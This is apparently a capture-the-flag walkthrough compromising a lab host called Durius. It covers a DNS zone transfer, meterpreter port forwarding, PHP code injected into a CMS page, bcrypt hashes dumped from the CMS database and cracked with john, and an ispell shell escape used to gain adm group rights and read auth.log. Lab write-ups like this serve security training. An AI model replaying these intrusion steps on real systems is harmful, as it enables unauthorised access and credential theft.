nameserver 127.0.0.11
options ndots:0
```


Luckily someone had left dig installed :-)



```
dig axfr mofo.pwn @192.168.150.100

; <<>> DiG 9.11.8 <<>> axfr mofo.pwn @192.168.150.100
;; global options: +cmd
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
mofo.pwn.               14400   IN      TXT     "v=spf1 ip4:176.23.46.22 a mx ~all"
mofo.pwn.               14400   IN      NS      ns1.mofo.pwn.
durius.mofo.pwn.        14400   IN      A       192.168.150.1
ftp.mofo.pwn.           14400   IN      CNAME   punk.mofo.pwn.
gary.mofo.pwn.          14400   IN      A       192.168.150.15
geek.mofo.pwn.          14400   IN      A       192.168.150.14
kfc.mofo.pwn.           14400   IN      A       192.168.150.17
leet.mofo.pwn.          14400   IN      A       192.168.150.13
mail.mofo.pwn.          14400   IN      TXT     "v=spf1 a -all"
mail.mofo.pwn.          14400   IN      A       192.168.150.11
milo.mofo.pwn.          14400   IN      A       192.168.150.16
newcms.mofo.pwn.        14400   IN      CNAME   durius.mofo.pwn.
ns1.mofo.pwn.           14400   IN      A       192.168.150.100
punk.mofo.pwn.          14400   IN      A       192.168.150.12
sid.mofo.pwn.           14400   IN      A       192.168.150.10
www.mofo.pwn.           14400   IN      CNAME   sid.mofo.pwn.
mofo.pwn.               14400   IN      SOA     ns1.mofo.pwn. admin.mofo.pwn. 14 7200 120 2419200 604800
;; Query time: 5 msec
;; SERVER: 192.168.150.100#53(192.168.150.100)
;; WHEN: Thu Apr 23 10:39:33 UTC 2020
;; XFR size: 18 records (messages 1, bytes 467)
```

We know that durius.mofo.pwn has port 22 and 80 open
It also has a alias record: newcms.mofo.pwn

We port forward our 80 to durius




```
meterpreter > portfwd add -l 80 -p 80 -r 192.168.150.1
[*] Local TCP relay created: :80 <-> 192.168.150.1:80
meterpreter > █
```

and add a entry for newcrm.mofo.pwn, pointing to 127.0.0.1 in our hosts file.

CMS

It leads to a bat flat CMS on durius




We dig out the creds we found on the FTP-server earlier.


Redacted

```
 _____ _____   ____             _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

And we are in...



We try editing a page, adding PHP-code.



Title: About me


Content:

```
<p>My name is Merely Ducard but I speak for Ra’s al Ghul… a man greatly
feared by the criminal underworld. A mon who can offer you a path. Someone
like you is only here by choice. You have been exploring the criminal
fraternity but whatever your original intentions you have to become truly
lost. The path of a man who shares his hatred of evil and wishes to serve
true justice. The path of the League of Shadows.</p>
            <p>Every year, I took a holiday. I went to Florence, this cafe
on the banks of the Arno. Every fine evening, I would sit there and order a
Fernet Branca. I had this fantasy, that I would look across the tables and
I would see you there with a wife maybe a couple of kids. You wouldn’t say
anything to me, nor me to you. But we would both know that you’ve made it,
that you were happy. I never wanted you to come back to Gotham. I always
knew there was nothing here for you except pain and tragedy and I wanted
something more for you than that. I still do.</p><?php phpinfo();?>
```

```
 _____ _____   ____             _           
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___ 
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

Revshell

That works.




this fantasy, that I would look across the tables and I would see you there with a wife maybe a couple of kids. You wouldn't say anything to me, nor me to you. But we would both know that you've made it, that you were happy. I never wanted you to come back to Gotham. I always knew there was nothing here for you except pain and tragedy and I wanted something more for you than that. I still do.

PHP Version 7.2.30-1+0~20200419.40+debian8~1.gbpb1b799

System	Linux Durius 3.16.0-6-amd64 #1 SMP Debian 3.16.56-1+deb8u1 (2018-05-08) x86_64
Build Date	Apr 19 2020 10:51:42
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/fpm
Loaded Configuration File	/etc/php/7.2/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/fpm/conf.d
Additional .ini files parsed	/etc/php/7.2/fpm/conf.d/10-opcache.ini, /etc/php/7.2/fpm/conf.d/10-pdo.ini, /etc/php/7.2/fpm/conf.d/15-xml.ini, /etc/php/7.2/fpm/conf.d/20-calendar.ini, /etc/php/7.2/fpm/conf.d/20-ctype.ini, /etc/php/7.2/fpm/conf.d/20-curl.ini, /etc/php/7.2/fpm/conf.d/20-dom.ini, /etc/php/7.2/fpm/conf.d/20-exif.ini, /etc/php/7.2/fpm/conf.d/20-fileinfo.ini, /etc/php/7.2/fpm/conf.d/20-ftp.ini, /etc/php/7.2/fpm/conf.d/20-gd.ini, /etc/php/7.2/fpm/conf.d/20-gettext.ini, /etc/php/7.2/fpm/conf.d/20-


So we get a rev shell



```
www-data@Durius:~/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Durius:~/html$ 
```


Privesc

We find a SQLite db used by the CMS.



```
root@kali2:/tmp# sqlite3 database.sdb
SQLite version 3.30.1 2019-10-10 20:19:45
Enter ".help" for usage hints.
sqlite> .tables
blog                    login_attempts          remember_me
blog_tags               modules                 settings
blog_tags_relationship  navs                    snippets
galleries               navs_items              users
galleries_items         pages
sqlite> select * from users;
1|admin|Hugh Janus|My name is Hugh Janus. Da boss|$2y$10$HvIMAjTHGJXVeVyua.SxWum6ASmouY2svALXkZludVLPzvMbAAely|avatar5ea0517d5823b.png|admin@mofo.pwn|admin|all
2|Ben|Dover||$2y$10$KSWWopGZdJhqP3iq8juuauMyNZjA8S8X/49lr7XntZKXsuWRUgaFC|avatar5ea05e10750a9.png|bendover@mofo.pwn|admin|all
sqlite> 
```


After about 45 minutes on my slow Kali VM (1 core 2GB RAM. Always forget changing that), we have the password.



```
root@kali2:/tmp# john hash -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:05:59 0.10% (ETA: 2020-04-27 18:41) 0g/s 48.91p/s 48.91c/s 48.91C/s terra..syafiqah
0g 0:00:06:26 0.11% (ETA: 2020-04-27 18:30) 0g/s 48.97p/s 48.97c/s 48.97C/s triangle..thania
0g 0:00:10:15 0.17% (ETA: 2020-04-27 18:10) 0g/s 49.27p/s 49.27c/s 49.27C/s mypuppy..my baby
       Redacted                      27) 0g/s 49.44p/s 49.44c/s 49.44C/s griselda1..gretzky99

                                      .000308g/s 49.61p/s 49.61c/s 49.61C/s dixie!..divinemercy
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali2:/tmp# 
```


Redacted

We check what users we have



```
bendover:x:1001:1001:Ben Dover,,,:/home/bendover:/bin/bash
mofo:x:1000:1000:me,,,:/home/mofo:/bin/bash
www-data@Durius:~/html$ 
```

We the password with user bendover



```
www-data@Durius:~/html$ su bendover
Password:
bendover@Durius:/var/www/html$ cd
bendover@Durius:~$ ls
flag1.txt
       Redacted
bendover@Durius:~$ 
```


And got our first flag:

THM{Redacted}

```
 _____ _____   ____             _
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```


Privesc

Running linpeas, discovers a unusual SGID file



```
[+] SGID
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#commands-with-sudo-and-suid-commands
/usr/bin/chage
/usr/bin/ssh-agent
/usr/bin/mutt_dotlock
/usr/bin/lockfile
/usr/bin/mlocate
/usr/bin/bsd-write
/usr/bin/at            --->    RTru64_UNIX_4.0g(CVE-2002-1614)
/usr/bin/procmail
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/wall
/usr/bin/crontab
/usr/bin/ispell
/sbin/unix_chkpwd
```

@




```
-rwxr-sr-x 1 root adm 89152 Dec 12  2012 /usr/bin/ispell
```

ispell has a shell-escape !

So running it on any file it will find misspellings in...

ispell /bin/ping



```
    ���             File: /bin/ping [READONLY]

M-^H

��M-^E�^OM-^N�










[SP] <number> R)epl A)ccept I)nsert L)ookup U)ncap Q)uit e(X)it or ? for help
!sh
$ id
uid=1001(bendover) gid=1001(bendover) egid=4(adm) groups=4(adm),1001(bendover)
$ 
```


We are now in user group adm.

```
 _____ _____   ____             _           
|_   _|  ___| |  _ \ _   _ _ __(_)_   _ ___ 
  | | | |_    | | | | | | | '__| | | | / __|
  | | |  _|   | |_| | |_| | |  | | |_| \__ \
  |_| |_|     |____/ \__,_|_|  |_|\__,_|___/
```

Root


We now can read log files. Investigating auth.log

Someone might have entered password in username.



```
Apr 22 17:19:35 Durius su[1757]: pam_unix(su:session): session closed for user bendover
Apr 22 17:24:42 Durius su[1825]: Successful su for bendover by root
Apr 22 17:24:42 Durius su[1825]: + /dev/pts/0 root:bendover
Apr 22 17:24:42 Durius su[1825]: pam_unix(su:session): session opened for user bendover by me(uid=0)
Apr 22 17:28:25 Durius sshd[1856]: Accepted password for me from 192.168.66.1 port 52087 ssh2
Apr 22 17:28:25 Durius sshd[1856]: pam_unix(sshd:session): session opened for user me by (uid=0)
Apr 22 17:28:32 Durius su[1874]: Successful su for root by me
Apr 22 17:28:32 Durius su[1874]: + /dev/pts/1 me:root
Apr 22 17:28:32 Durius su[1874]: pam_unix(su:session): session opened for user root by me(uid=1000)
Apr 22 17:30:24 Durius passwd[1884]: pam_unix(passwd:chauthtok): password changed for root
Apr 22 17:31:23 Durius sshd[1891]: Invalid user sTertXssd65rfd_sdf from 192.168.66.1
Apr 22 17:31:23 Durius sshd[1891]: input_userauth_request: invalid user sTertXssd65rfd_sdf [preauth]
Apr 22 17:31:27 Durius sshd[1891]: Failed none for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Failed password for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Failed password for invalid user sTertXssd65rfd_sdf from 192.168.66.1 port 52129 ssh2
Apr 22 17:31:29 Durius sshd[1891]: Connection closed by 192.168.66.1 [preauth]
Apr 22 17:32:36 Durius su[1895]: Successful su for bendover by root
